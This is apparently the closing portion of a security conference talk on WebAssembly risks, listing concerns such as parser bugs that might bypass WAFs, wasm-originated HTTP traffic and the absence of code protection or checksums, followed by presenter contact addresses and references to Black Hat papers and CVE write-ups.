- NEED TO CONCERNED ABOUT WASM PARSER SECURITY,MAY BYPASS WAF OR BROWSERS
- CONCERNED ABOUT ROADMAP,IT UPDATE QUICKLY.
  - SUCH AS NEW FEATURES:THREADS,EXCEPTION HANDLING
  - COMPILER UPDATE
  - GRAMMER UPDATE
- BE CAREFUL HTTP TRAFFIC,IT MAY COMES FROM WASM BINARY.
- NO CODE PROTECT,CAN EASILY ACCESS SOURCE CODE
- NO PACKER FOR WASM,MAY IT CAN WRITE BY JS OR WASM.
- NO CHECKSUM FIELD,CAN NOT CHECK BY IT SELF.
- WHEN PACKETED, IT WILL RUN FASTER THAN JS ANYMORE?

CONTACT US

WUTIEJUN@NSFOCUS.COM

ZHAOGUANGYUAN@NSFOCUS.COM

APPEND

- REFER:
  - HTTP://I.BLACKHAT.COM/US-18/THU-AUGUST-9/US-18-SILVANOVICH-THE-PROBLEMS-AND-PROMISE-OF-WEBASSEMBLY.PDF
  - HTTP://I.BLACKHAT.COM/US-18/THU-AUGUST-9/US-18-LUKASIEWICZ-WEBASSEMBLY-A-NEW-WORLD-OF-NATIVE_EXPLOITS-ON-THE-WEB-WP.PDF
  - HTTPS://GITHUB.COM/WEBASSEMBLY/DESIGN
  - HTTPS://GITHUB.COM/MWRLABS/CVE-2018-4121
  - HTTPS://GITHUB.COM/TUNZ/JS-VULN-DB/BLOB/MASTER/V8/CVE-2017-5116.MD

THANKS FOR WATCHING